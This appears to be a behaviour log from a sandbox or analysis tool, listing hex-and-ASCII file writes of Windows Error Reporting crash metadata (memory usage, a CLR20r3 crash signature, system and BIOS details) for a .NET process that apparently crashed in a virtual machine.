C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 39 00 34 00 32 00 34 00 30 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.9.9.9.4.2.4.0.0.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 34 00 38 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.4.8.4.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 33 00 34 00 34 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.3.4.4.4.8.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 34 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.4.9.2.8.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 39 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.1.9.1.2.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 39 00 30 00 35 00 34 00 37 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.2.8.9.0.5.4.7.2.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 32 00 34 00 30 00 32 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.8.2.4.0.2.5.6.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 39 00 30 00 35 00 34 00 37 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.2.8.9.0.5.4.7.2.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	60	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 43 00 4c 00 52 00 32 00 30 00 72 00 33 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.C.L.R.2.0.r.3.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	9	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	18	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	108	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 41 00 34 00 2d 00 30 00 35 00 38 00 30 00 30 00 30 00 32 00 30 00 30 00 33 00 39 00 30 00 2d 00 31 00 30 00 2d 00 31 00 34 00 5f 00 52 00 45 00 56 00 5f 00 70 00 64 00 66 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.A.4.-.0.5.8.0.0.0.2.0.0.3.9.0.-.1.0.-.1.4._.R.E.V._.p.d.f.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	9	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 74 00 62 00 61 00 74 00 6e 00 6c 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.t.b.a.t.n.l.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 74 00 62 00 61 00 74 00 6e 00 6c 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.t.b.a.t.n.l.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 33 00 38 00 38 00 37 00 32 00 33 00 34 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.3.8.8.7.2.3.4.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.-.0.1.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	695D497A	unknown
